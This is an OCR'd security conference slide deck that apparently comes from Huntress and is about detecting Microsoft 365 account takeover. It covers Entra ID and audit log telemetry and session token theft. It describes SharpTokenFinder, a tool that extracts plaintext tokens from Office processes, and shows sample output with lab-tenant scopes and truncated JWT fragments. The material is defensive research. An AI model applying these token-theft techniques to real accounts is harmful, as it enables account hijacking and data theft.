Identity Crisis

Combating Microsoft 365 Account Takeover at Scale

Matt Kiely | Principal Security Researcher | Huntress

HUNTRESS

Agenda

- husky@kali:~$ whoami
- Framing the Problem
  - Where Are We? Identity as the new Endpoint
  - Key Telemetry Sources
- Attack / Defense
  - Session Token Theft (How to do almost crimes)
  - OAuth Consent Grant Attacks
  - Device Code Phishing
- Q/A | Comments | Thank You!

Matthew Kiely

Principal Security Researcher

Huntress


- Lead researcher for Huntress Identity Threat Detection & Response
- Red teamer, malware reverse engineer, bow maker 🏹
- 12+ years in system/network administration, offensive security research, and malware reverse engineering
- Formerly: MIT Lincoln Laboratory, SimSpace, USMC
- Appalachian Trail Thru Hiker Class of `23
- Cat dad 🐈🐈

Framing the Problem

- Identity is the emergent endpoint
- Identity attacks -> Business Email Compromise (business ending event)
- But… BECs don't just happen
- Forestall BEC by hunting for ATO


"Account takeover (ATO) is a form of online identity theft where a third party illegally accesses a victim's online account to turn a profit by changing account details, making purchases, and leveraging the stolen information to access other accounts."
- Microsoft Dynamics 365 | Fraud Protection

Essentially, Initial Access in MITRE ATT&CK parlance



HUNTRESS

Where Are We?




Retrieved from https://www.testpreptraining.com/tutorial/what-is-azure-active-directory/ with modifications


Key Telemetry Sources

EntraID Logs

- Log into Azure w/ admin account (https://portal.azure.com/)
- *EntraID > left panel > Monitoring > Sign-in logs / Audit logs*



Date	Request ID	User	Application	Status	IP address	Location	Conditional Access	Authentication req...
3/16/2024, 11:01:55 AM	3978742c-8c4e-46de-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/15/2024, 12:57:22 PM	690862e7-2c57-4273-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:2...	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/14/2024, 3:43:32 PM	8a49e90c-250e-4795-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/14/2024, 1:54:48 PM	7e80e7ff-2c40-4bc1-bd...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/12/2024, 3:38:35 PM	e6cf9045-e63f-40ed-8c...	lowpriv	OfficeHome	Success	67.241.3.109	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/12/2024, 11:37:43 AM	46cb6cd0-2845-48b2-9...	GlobalAdmin	Microsoft Azure Power...	Failure	67.241.3.109	Syracuse, New York, US	Not Applied	Single-factor authentic...



Basic info
Location
Device info
Authentication Details
Conditional Access
Report-only
Date
3/16/2024, 11:09:51 AM
Request ID
39ef908f-5d89-4887-8cb9-53ba8711a800
Correlation ID
983f4f1d-7ba4-4da1-9803-888c060b4f12
Authentication requirement
Multifactor authentication
Status
Success
Continuous access evaluation
No
Additional Details
MFA requirement satisfied by claim in the token

Application ID	7eadcef8-456d-4611-9480-4fff72b8b9e2
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant name	
Client app	Browser
Client credential type	None
Service principal ID	
Original transfer method	None
Token Protection - Sign In Session	Unbound
Service principal name	
Resource service principal ID	6d3b5722-2189-4800-9ac1-c6c9065743b0
Unique token identifier	j5DvOYldh0iMuVO6hxGoAA
Token issuer type	Microsoft Entra ID
Token issuer name	
Incoming token type	None
Authentication Protocol	None
Latency	152ms
Flagged for review	No
User agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36


Key Telemetry Sources

Unified Audit Log

- https://security.microsoft.com *(Microsoft Purview)*



HUNTRESS



Date (UTC)	IP Address	User	Record type	Activity	Item
Mar 15, 2024 4:57 PM	2603:7081:4a03:9d07:2530:2...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 14, 2024 7:43 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 14, 2024 5:59 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirectory	Set company infor...	Company_38a26ef...
Mar 14, 2024 5:54 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 12, 2024 3:37 PM	67.241.3.109	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	UserLoginFailed	00000002-0000-00...
Mar 8, 2024 7:00 PM	2603:7081:4a03:9d07:cc0d:3...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...

Session. Token. Theft.

Session Token Theft

- My current nemesis 💢
- Stealing authentication cookies, access tokens, refresh tokens, or Primary Refresh Tokens
- Two variants: active and passive
- Both variants result in the same thing:
  - A token is just a long password that you don't need a corresponding username to use
  - Tokens keep track of sessions and accesses (browser cookie, JWT)
  - Tokens usually satisfy the MFA claim, if MFA is applicable
  - So…. just steal the token to steal the session 😈
- This happens at a scale that would make your head spin

Token Theft Example: “Hey Joe”

MS Identity access tokens start with eyJ0, which I like to remember with the mnemonic “🎶 ‘ey Joe, where ya goin’ with that access token in your hand?🎶”, because blues-rock will always be my first love 💙

Tokens are often JSON Web Tokens (JWTs) used for API authentication.

Once we steal an access token (more on this in a moment), let’s check what it grants access to…

Audience + Scope + User = Access

SharpTokenFinder

A C# implementation of TokenFinder. Enumerates M365 Desktop Office applications for plain text authentication tokens. Parses and prints out any interesting tokens that can be leveraged to compromise the user's M365 identity.


```
----------------------Extracted Token Information:
[*] Username:
        lowpriv@HuskyWorks.onmicrosoft.com
[*] From process:
        EXCEL
[*] Audience:
        https://graph.microsoft.com/
[*] Scope:
        AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
[*] Token:
eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZlZjAtMjg
jciI6IjEiLCJhaW8iOiJBVlF
xbHFONC9VdVNGYTlyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgxOjR
```

```
------------------------Extracted Token Information:
[*] Username:
        lowpriv@HuskyWorks.onmicrosoft.com
[*] From process:
        EXCEL
[*] Audience:
        https://graph.microsoft.com/
[*] Scope:
        AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
[*] Token:
eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZlZjAtMjg
jciI6IjEiLCJhaW8iOiJBVlF
